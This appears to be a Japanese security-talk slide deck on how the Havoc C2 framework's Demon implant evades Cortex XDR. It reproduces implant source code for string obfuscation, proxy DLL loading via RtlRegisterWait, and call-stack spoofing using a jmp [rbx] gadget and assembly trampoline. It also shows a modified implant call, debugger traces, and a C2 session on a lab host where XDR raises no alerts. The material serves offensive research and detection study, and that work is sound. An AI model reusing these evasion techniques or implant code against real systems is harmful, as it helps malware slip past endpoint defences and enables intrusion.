U 14	<unknown>	0x20b572ad8a1	0x20b572ad8a1	

# vs Cortex XDR

0000020B572AD87E	31D2	xor edx,edx
0000020B572AD880	31C9	xor ecx,ecx
0000020B572AD882	48:897C24 70	mov qword ptr ss:[rsp+70],rdi
0000020B572AD887	66:894424 68	mov word ptr ss:[rsp+68],ax
0000020B572AD88C	83C0 02	add eax,2
0000020B572AD88F	4C:8D4C24 48	lea r9,qword ptr ss:[rsp+48]
0000020B572AD894	4C:8D4424 68	lea r8,qword ptr ss:[rsp+68]
0000020B572AD899	66:894424 6A	mov word ptr ss:[rsp+6A],ax
0000020B572AD89E	41:FFD2	call r10
0000020B572AD8A1	85C0	test eax,eax
0000020B572AD8A3	▼ 79 0D	jns 20B572AD8B2
0000020B572AD8A5	48:8B13	mov rdx,qword ptr ds:[rbx]
0000020B572AD8A8	48:8B92 C2080000	mov rdx,qword ptr ds:[rdx+8C2]
0000020B572AD8AF	8942 68	mov dword ptr ds:[rdx+68],eax
0000020B572AD8B2	31C0	xor eax,eax
0000020B572AD8B4	B9 08020000	mov ecx,208
0000020B572AD8B9	F3:AA	rep stosb
0000020B572AD8BB	B9 10000000	mov ecx,10
0000020B572AD8C0	48:8D7C24 68	lea rdi,qword ptr ss:[rsp+68]
0000020B572AD8C5	F3:AA	rep stosb
0000020B572AD8C7	48:8B4C24 50	mov rcx,qword ptr ss:[rsp+50]
0000020B572AD8CC	48:85C9	test rcx,rcx
0000020B572AD8CF	▼ 74 0E	je 20B572AD8DF
0000020B572AD8D1	E8 0A5D0000	call 20B572B35E0

# vs Cortex XDR

payloads > Demon > src > core >  Runtime.c >  RtAmsi(VOID)

```
462 #ifdef TRANSPORT_HTTP
463 BOOL RtWinHttp(
464     VOID
465 ) {
466     CHAR ModuleName[ 12 ] = { 0 };
467
468     ModuleName[ 0 ] = HideChar('W');
469     ModuleName[ 2 ] = HideChar('N');
470     ModuleName[ 7 ] = HideChar('.');
471     ModuleName[ 11 ] = HideChar(0);
472     ModuleName[ 10 ] = HideChar('L');
473     ModuleName[ 4 ] = HideChar('T');
474     ModuleName[ 8 ] = HideChar('D');
475     ModuleName[ 1 ] = HideChar('I');
476     ModuleName[ 9 ] = HideChar('L');
477     ModuleName[ 6 ] = HideChar('P');
478     ModuleName[ 3 ] = HideChar('H');
479     ModuleName[ 5 ] = HideChar('T');
480
481     if ( ( Instance->Modules.WinHttp = LdrModuleLoad( ModuleName ) ) ) {
482         MemZero( ModuleName, sizeof( ModuleName ) );
483         Instance->Win32.WinHttpOpen
484             = LdrFunctionAddr( Instance->Modules.WinHttp,
485         Instance->Win32.WinHttpConnect
486             = LdrFunctionAddr( Instance->Modules.WinHttp,
487         Instance->Win32.WinHttpOpenRequest
488             = LdrFunctionAddr( Instance->Modules.WinHttp,
```

# vs Cortex XDR

```
LABEL_27:
if ( *(_QWORD *)(*refptr_Instance + 304) )
{
    printf_0("[DEBUG::%s::%d] %s\n", "LdrModuleLoad", 335, "Loading module using LdrLoadDll");
    v17 = *refptr_Instance;
    LOWORD(v24[0]) = 2 * v6;
    WORD1(v24[0]) = 2 * v6 + 2;
    v24[1] = v25;
    v18 = (*(_int64 (__fastcall **)(_QWORD, _QWORD, _QWORD *, const void **)))(v17 + 304))(0, 0, v24, &v20);
    v19 = v18;
    if ( v18 < 0 )
    {
        printf_0("[DEBUG::%s::%d] LdrLoadDll Failed: %p\n", "LdrModuleLoad", 343, (const void *)(unsigned int)v18);
        *(_DWORD *)(*(_QWORD *)(*refptr_Instance + 2242) + 104LL) = v19;
    }
}
```

# vs Cortex XDR

```
31D2 xor edx,edx
31C9 xor ecx,ecx
48:897C24 70 mov qword ptr ss:[rsp+70],rdi
66:894424 68 mov word ptr ss:[rsp+68],ax
83C0 02 add eax,2
4C:8D4C24 48 lea r9,qword ptr ss:[rsp+48]
4C:8D4424 68 lea r8,qword ptr ss:[rsp+68]
66:894424 6A mov word ptr ss:[rsp+6A],ax
41:FFD2 call r10
85C0 test eax,eax
79 0D jns 20B572AD8B2
48:8B13 mov rax,qword ptr ds:[rbx]
48:8B92 C2080000 mov rdx,qword ptr ds:[rdx+8C2]
8942 68 mov dword ptr ds:[rdx+68],eax
31C0 xor eax,eax
B9 08020000 mov ecx,208
F3:AA rep stosb
B9 10000000 mov ecx,10
48:8D7C24 68 lea rdi,qword ptr ss:[rsp+68]
F3:AA rep stosb
48:8B4C24 50 mov rcx,qword ptr ss:[rsp+50]
48:85C9 test rcx,rcx
74 0E je 20B572AD8DF
E8 0A5D0000 call 20B572B35E0
```

```
xor edx, edx
xor ecx, ecx
mov [rsp+2B8h+var_248], rdi
lea r8, [rsp+2B8h+var_250]
call qword ptr [rax+130h]
mov ebp, eax
test eax, eax
jns short loc_140018C82
mov r9d, eax
mov r8d, 157h
mov rdx, r12
lea rcx, aDebugSDLdrload ; "[DEBUG::%s::%d] LdrLoadDl"
call printf_0
mov rax, [rbx]
mov rax, [rax+8C2h]
mov [rax+68h], ebp
:
; CODE XREF: LdrModuleLoad+2A6↑j
; LdrModuleLoad+2B1↑j ...
xor eax, eax
mov ecx, 208h
rep stosb
```

# Proxy Loading

別スレッドからLoadLibraryW関数を呼び出し、Call Stackが綺麗な状態を保つ

- RtlRegisterWait
- RtlCreateTimer
- RtlQueueWorkItem

# Proxy Loading (RtlRegisterWait)

- RtlRegisterWait

登録したイベントがシグナル状態かタイムアウトした場合に、callback関数が呼び出される

ThreadPool: 非同期タスクやcallback関数を効率よく実行するための仕組み

⇒ Worker Thread: 関数を実行するためのスレッド

⇒ Wait Thread: イベント等の待機状態を監視し、原則Worker Threadで関数を実行

```
Instance->Win32.RtlRegisterWait(  
    &Timer,  
    Event,  
    C_PTR( Instance->Win32.LoadLibraryW ), // callback関数  
    NameW, // 引数  
    0, // 待機時間  
    WT_EXECUTEONLYONCE | WT_EXECUTEINWAITTHREAD  
    // callback関数実行後に登録解除 | Wait Threadでcallback関数を実行  
)
```

# Proxy Loading (RtlRegisterWait)

- Havoc

payloads/Demon/src/core/Win32.c


```
/* load library using RtlRegisterWait + LoadLibraryW */
if ( ( Instance->Config.Implant.ProxyLoading == PROXYLOAD_RTLREGISTERWAIT ) && Instance->Win32.
RtlRegisterWait )
{
    PUTS( "Loading module using RtlRegisterWait" )

    /* create an event for end of module loading */
    if ( ! NT_SUCCESS( NtStatus = SysNtCreateEvent( &Event, EVENT_ALL_ACCESS, NULL, SynchronizationEvent,
FALSE ) ) ) {
        goto DEFAULT;
    }

    /* call LoadLibraryW */
    if ( ! NT_SUCCESS( NtStatus = Instance->Win32.RtlRegisterWait( &Timer, Event, C_PTR( Instance->Win32.
LoadLibraryW ), NameW, 0, WT_EXECUTEONLYONCE | WT_EXECUTEINWAITTHREAD ) ) ) {
        PRINTF( "RtlRegisterWait: %p\n", NtStatus )
        goto DEFAULT;
    }
}
```

# Proxy Loading (RtlRegisterWait)

- Havoc



Frame	Module	Location	Address	Path
K 0	ntoskrnl.exe	PsReferenceProcessFilePointer + 0x922	0xfffffff807f16bdb42	C:\WINDOWS\system32\ntoskrnl.exe
K 1	ntoskrnl.exe	NtMapViewOfSection + 0x551b	0xfffffff807f16b4bbb	C:\WINDOWS\system32\ntoskrnl.exe
K 2	ntoskrnl.exe	NtMapViewOfSection + 0xc75	0xfffffff807f16b0315	C:\WINDOWS\system32\ntoskrnl.exe
K 3	ntoskrnl.exe	NtMapViewOfSection + 0x24d	0xfffffff807f16af8ed	C:\WINDOWS\system32\ntoskrnl.exe
K 4	ntoskrnl.exe	setjmpex + 0x92a5	0xfffffff807f14b8d55	C:\WINDOWS\system32\ntoskrnl.exe
U 5	ntdll.dll	ZwMapViewOfSection + 0x14	0x7ff85d2422d4	C:\Windows\System32\ntdll.dll
U 6	ntdll.dll	LdrGetDIIHandleByMapping + 0xb8a	0x7ff85d14bf0a	C:\Windows\System32\ntdll.dll
U 7	ntdll.dll	LdrGetDIIHandleByMapping + 0x6be	0x7ff85d14ba3e	C:\Windows\System32\ntdll.dll
U 8	ntdll.dll	RtlInsertElementGenericTableFullAvl + 0x3ec	0x7ff85d15065c	C:\Windows\System32\ntdll.dll
U 9	ntdll.dll	RtlEqualUnicodeString + 0xd1c	0x7ff85d14e23c	C:\Windows\System32\ntdll.dll
U 10	ntdll.dll	TpCallbackMayRunLong + 0x18a	0x7ff85d15c27a	C:\Windows\System32\ntdll.dll
U 11	ntdll.dll	LdrGetDIIHandleEx + 0xd10	0x7ff85d0e8860	C:\Windows\System32\ntdll.dll
U 12	ntdll.dll	LdrGetDIIHandleEx + 0x990	0x7ff85d0e84e0	C:\Windows\System32\ntdll.dll
U 13	ntdll.dll	LdrLoadDII + 0x170	0x7ff85d135d80	C:\Windows\System32\ntdll.dll
U 14	KernelBase.dll	LoadLibraryExW + 0xe6	0x7ff85a6a2ac6	C:\Windows\System32\KernelBase.dll
U 15	ntdll.dll	TpSetWaitEx + 0x568	0x7ff85d15f208	C:\Windows\System32\ntdll.dll
U 16	ntdll.dll	TpCallbackMayRunLong + 0x1b11	0x7ff85d15dc01	C:\Windows\System32\ntdll.dll
U 17	ntdll.dll	RtlAcquireSRWLockExclusive + 0xdc0	0x7ff85d172a10	C:\Windows\System32\ntdll.dll
U 18	kernel32.dll	BaseThreadInitThunk + 0x17	0x7ff85ca1e8d7	C:\Windows\System32\kernel32.dll
U 19	ntdll.dll	RtlUserThreadStart + 0x2c	0x7ff85d11c34c	C:\Windows\System32\ntdll.dll

TID	CPU	Cycles delta	Start address	Priority (sym...)
15236		53,433	ntdll.dll!TppWorkerThread	Normal
20940			ntdll.dll!TppWorkerThread	Normal
18024			ntdll.dll!TppWorkerThread	Normal
17788			jyc.exe!mainCRTStartup	Normal
13956			ntdll.dll!TppWorkerThread	Normal
3400			ntdll.dll!TppWorkerThread	Normal

Event Properties

Event Process Stack

Date:	7/21/2025 7:47:52.5635938 AM
Thread:	13956
Class:	Process
Operation:	Load Image
Result:	SUCCESS
Path:	C:\Windows\System32\winhttp.dll
Duration:	0.0000000

Event Properties

Event Process Stack

<b>ls C:\Users\kawada\</b>	
Date:	7/21/2025 7:48:43.5755767 AM
Thread:	17788
Class:	File System
Operation:	QueryDirectory
Result:	SUCCESS
Path:	C:\Users\kawada\*
Duration:	0.0000773

# Proxy Loading (RtlRegisterWait)

Frame	Module	Location	Address	Path
K 0	ntoskrnl.exe	PsReferenceProcessFilePointer + 0x922	0xfffff807f16bdb42	C:\WINDOWS\system32\ntoskrnl.exe
K 1	ntoskrnl.exe	NtMapViewOfSection + 0x551b	0xfffff807f16b4bbb	C:\WINDOWS\system32\ntoskrnl.exe
K 2	ntoskrnl.exe	NtMapViewOfSection + 0xc75	0xfffff807f16b0315	C:\WINDOWS\system32\ntoskrnl.exe
K 3	ntoskrnl.exe	NtMapViewOfSection + 0x24d	0xfffff807f16af8ed	C:\WINDOWS\system32\ntoskrnl.exe
K 4	ntoskrnl.exe	setjmpex + 0x92a5	0xfffff807f14b8d55	C:\WINDOWS\system32\ntoskrnl.exe
U 5	ntdll.dll	ZwMapViewOfSection + 0x14	0x7ff85d2422d4	C:\Windows\System32\ntdll.dll
U 6	ntdll.dll	LdrGetDIIHandleByMapping + 0xb8a	0x7ff85d14bf0a	C:\Windows\System32\ntdll.dll
U 7	ntdll.dll	LdrGetDIIHandleByMapping + 0x6be	0x7ff85d14ba3e	C:\Windows\System32\ntdll.dll
U 8	ntdll.dll	RtlInsertElementGenericTableFullAvl + 0x3ec	0x7ff85d15065c	C:\Windows\System32\ntdll.dll
U 9	ntdll.dll	RtlEqualUnicodeString + 0xd1c	0x7ff85d14e23c	C:\Windows\System32\ntdll.dll
U 10	ntdll.dll	TpCallbackMayRunLong + 0x18a	0x7ff85d15c27a	C:\Windows\System32\ntdll.dll
U 11	ntdll.dll	LdrGetDIIHandleEx + 0xd10	0x7ff85d0e8860	C:\Windows\System32\ntdll.dll
U 12	ntdll.dll	LdrGetDIIHandleEx + 0x990	0x7ff85d0e84e0	C:\Windows\System32\ntdll.dll
U 13	ntdll.dll	LdrLoadDII + 0x170	0x7ff85d135d80	C:\Windows\System32\ntdll.dll
U 14	<unknown>	0x1ef640cd981	0x1ef640cd981	

# vs Cortex XDR

OK 🤝

TIME	FILE NAME	MODULE	MODE
No items to display			

# Call Stack Spoofing

関数呼び出し時にCall Stackを偽装する技術

```
payloads > Demon > src > C Demon.c > DemonMetaData(PPACKAGE *, BOOL)
95  VOID DemonMetaData( PPACKAGE* MetaData, BOOL Header )
223 // Get internal IP
224 dwLength = 0;
225 if ( Instance->Win32.GetAdaptersInfo( NULL, &dwLength ) )
226 {
227     if ( ( Adapter = Instance->Win32.LocalAlloc( LPTR, dwLength ) ) )
228     {
229         if ( Instance->Win32 GetAdaptersInfo( Adapter, &dwLength ) == NO_ERROR )
230             PackageAddString( *MetaData, Adapter->IpAddressList.IpAddress.String );
231         else
232             PackageAddInt32( *MetaData, 0 );
233         DATA_FREE( Adapter, dwLength );
234     }
235     else
236         PackageAddInt32( *MetaData, 0 );
237 }
```

ID	External	Internal	User	Computer	OS
 7e93a8e4	192.168.186.138	192.168.186.138	kawada		Windows 10

# Call Stack Spoofing

関数呼び出し時にCall Stackを偽装する技術


00007FF858A58190 <iph>	48:8BC4	mov <b>rax</b> ,rsp	GetAdaptersInfo
00007FF858A58193	48:8958 08	mov qword ptr <b>rdss</b> :[ <b>rax+8</b> ], <b>rbx</b>	
00007FF858A58197	48:8970 18	mov qword ptr <b>rdss</b> :[ <b>rax+18</b> ], <b>rsi</b>	
00007FF858A5819B	57	push <b>rdi</b>	
00007FF858A5819C	48:83EC 20	sub <b>rsp</b> ,20	
00007FF858A581A0	48:8360 10 00	and qword ptr <b>rdss</b> :[ <b>rax+10</b> ],0	
00007FF858A581A5	48:8BF2	mov <b>rsi</b> , <b>rdx</b>	
00007FF858A581A8	48:8BD9	mov <b>rbx</b> , <b>rcx</b>	
00007FF858A581AB	48:85D2	test <b>rdx</b> , <b>rdx</b>	

Thread ID	Address	Party	Comment
11168 - main	000000D8096FE62	User	iphlpapi.GetAdaptersInfo
	000000D8096FE63	User	000002CE346380B8

E8 92650000 48:8B05 33030100 31C9 C74424 20 00000000 4C:89E2 FF90 A0060000 85C0	call 2CE3463E630 mov <b>rax</b> ,qword ptr <b>rdss</b> :[2CE346483D8] xor <b>ecx</b> , <b>ecx</b> mov dword ptr <b>rss</b> :[ <b>rsp+20</b> ],0 mov <b>rdx</b> , <b>r12</b> call qword ptr <b>rdss</b> :[ <b>rax+6A0</b> ] test <b>eax</b> , <b>eax</b>	[rax+6A0] : GetAdaptersInfo
✓ 74 6D 48:8B05 15030100 8B5424 20 B9 40000000 FF90 A8030000 10 00 10	je 2CE34638129 mov <b>rax</b> ,qword ptr <b>rdss</b> :[2CE346483D8] mov <b>edx</b> ,dword ptr <b>rss</b> :[ <b>rsp+20</b> ] mov <b>ecx</b> ,40 call qword ptr <b>rdss</b> :[ <b>rax+3A8</b> ]	40:'@' [rax+3A8] : LocalAlloc


# Call Stack Spoofing

関数呼び出し時にCall Stackを偽装する技術



# Call Stack Spoofing

関数呼び出し時にCall Stackを偽装する技術



# Call Stack Spoofing

- Havoc

```
payloads > Demon > src > core > C Obf.c > ...
716     ) {
725 #if _WIN64
732     switch ( Technique )
733     {
734         /-- default --
758     DEFAULT: case SLEEP0BF_NO_OBF: {}; default: {
759         SpoofFunc(
760             Instance->Modules.Kernel32,
761             IMAGE_SIZE( Instance->Modules.Kernel32 ),
762             Instance->Win32.WaitForSingleObjectEx,
763             NtCurrentProcess(),
764             C_PTR( TimeOut ),
765             FALSE
766         );
767     }
768 }
```

# Call Stack Spoofing

- Havoc

```
SpoofFunc(  
    Instance->Modules.Kernel32,  
    IMAGE_SIZE( Instance->Modules.Kernel32 ),  
    Instance->Win32.WaitForSingleObjectEx,  
    NtCurrentProcess(),  
    C_PTR( TimeOut ),  
    FALSE  
);
```

# Call Stack Spoofing

- Havoc

```
payloads > Demon > include > core > C Spoof.h > Spoof()
```

```
1 #ifndef DEMON_SPOOF_H
8 #if _WIN64
19 #define SPOOF_X( function, module, size )
20 #define SPOOF_A( function, module, size, a )
21 #define SPOOF_B( function, module, size, a, b )
22 #define SPOOF_C( function, module, size, a, b, c )
23 #define SPOOF_D( function, module, size, a, b, c, d )
24 #define SPOOF_E( function, module, size, a, b, c, d, e )
25 #define SPOOF_F( function, module, size, a, b, c, d, e, f )
26 #define SPOOF_G( function, module, size, a, b, c, d, e, f, g )
27 #define SPOOF_H( function, module, size, a, b, c, d, e, f, g, h )
28 #define SETUP_ARGS(arg1, arg2, arg3, arg4, arg5, arg6, arg7, arg8, arg9, arg10, arg11, arg12, ... ) arg
29 #define SPOOF_MACRO_CHOOSER(...) SETUP_ARGS( __VA_ARGS__ , SPOOF_H, SPOOF_G, SPOOF_F, SPOOF_E, SPOOF_D,
30 #define SpoofFunc(...) SPOOF_MACRO_CHOOSER(__VA_ARGS__)(__VA_ARGS__)
31
32 PVOID SpoofRetAddr(
33     _In_     PVOID  Module,
34     _In_     ULONG   Size,
35     _In_     HANDLE  Function,
36     _Inout_  PVOID   a,
37     _Inout_  PVOID   b,
```

# Call Stack Spoofing

payloads > Demon > src > core > C Spoof.c > ...

```
4  #if _WIN64
18 ) {
19     PVOID Trampoline = { 0 };
20     BYTE Pattern[] = { 0xFF, 0x23 };
21     PRM Param      = { NULL, NULL, NULL };
22
23     if ( Function != NULL ) {
24         Trampoline = MmGadgetFind(
25             C_PTR( U_PTR( Module ) + LDR_GADGET_HEADER_SIZE ),
26             U_PTR( Size ),
27             Pattern,
28             sizeof( Pattern )
29         );
30
31     /* set params */
32     Param.Trampoline = Trampoline;
33     Param.Function   = Function;
34
35     if ( Trampoline != NULL ) {
36         return ( ( PVOID( * )( PVOID, PVOID, PVOID, PPRM, PVOID, PVOID, PVOID, PVOID, PVOID ) )( (
37             PVOID ) Spoof ) )( a, b, c, d, &Param, NULL, e, f, g, h );
38     }
39 }
```

## Array Literal:

```
{ 0xFF, 0x23 }
```

## Disassembly:

```
0: ff 23          jmp    QWORD PTR [rbx]
```

※ コメントは追記したもの

```
7 [SECTION .text]
8 ; [rsp + 0x00] <- Return Address
9 ; [rsp + 0x08] <- Shadow Space (RCX)
10 ; [rsp + 0x10] <- Shadow Space (RDX)
11 ; [rsp + 0x18] <- Shadow Space (R8)
12 ; [rsp + 0x20] <- Shadow Space (R9)
13 ; [rsp + 0x28] <- &Param (5th arg)
14 Spoof:
15     pop    r11          ; r11 = original return address
16     add    rsp, 8        ; rsp % 0x10 == 0 (for ABI)
17     mov    rax, [rsp + 24] ; rax = &Param
18     mov    r10, [rax]     ; r10 = Param.Trampoline
19     mov    [rsp], r10      ; return address = Param.Trampoline
20     mov    r10, [rax + 8]   ; r10 = Param.Function
21     mov    [rax + 8], r11    ; Param.Function = original return address
22     mov    [rax + 16], rbx  ; Param.Rbx = rbx
23     lea    rbx, [fixup]    ; rbx = fixup
24     mov    [rax], rbx      ; Param.Trampoline = fixup
25     mov    rbx, rax        ; rbx = &Param.Trampoline => jmp [rbx] => jmp fixup
26     jmp    r10          ; jmp Param.Function
27
28 fixup:
29     sub    rsp, 16        ; revert rsp
30     mov    rcx, rbx      ; rcx = &Param
31     mov    rbx, [rcx + 16] ; rbx = Param.rbx
32     jmp    QWORD [rcx + 8] ; jmp original return address
```

# Call Stack Spoofing

```
// Get internal IP
dwLength = 0;
if ( SpoofFunc(
    Instance->Modules.Kernel32,
    IMAGE_SIZE(Instance->Modules.Kernel32),
    Instance->Win32.GetAdaptersInfo,
    NULL,
    &dwLength
) )
{
    if ( ( Adapter = Instance->Win32.LocalAlloc( LPTR, dwLength ) ) )
    {
        if ( SpoofFunc(
            Instance->Modules.Kernel32,
            IMAGE_SIZE(Instance->Modules.Kernel32),
            Instance->Win32.GetAdaptersInfo,
            Adapter,
            &dwLength
        ) == NO_ERROR)
            PackageAddString( *MetaData, Adapter->IpAddressList.IpAddress.String );
        else
            PackageAddInt32( *MetaData, 0 );
        DATA_FREE( Adapter, dwLength );
    }
}
```

# Call Stack Spoofing

Thread ID	Address	Party	Comment
8808 - main	0000002ECA75E6E	System	iphlpapi.GetAdaptersInfo
	0000002ECA75EAC	User	kernel32.FindNLSStringEx+ECF
	0000002ECA75EAD	User	C52000007FF85D11
	0000002ECA75EAD	User	0AE000007FF85D18
	0000002ECA75EAE	User	AFB000007FF85D16
	0000002ECA75EAE	User	E37000007FF85D18
	0000002ECA75EAF	User	D31000007FF85D18
	0000002ECA75EAF	User	5CB000007FF85D23
	0000002ECA75EB0	User	1A6000007FF85D20
	0000002ECA75EB0	User	2D1000007FF85D1F
	0000002ECA75EB1	User	FD8000007FF85D1F
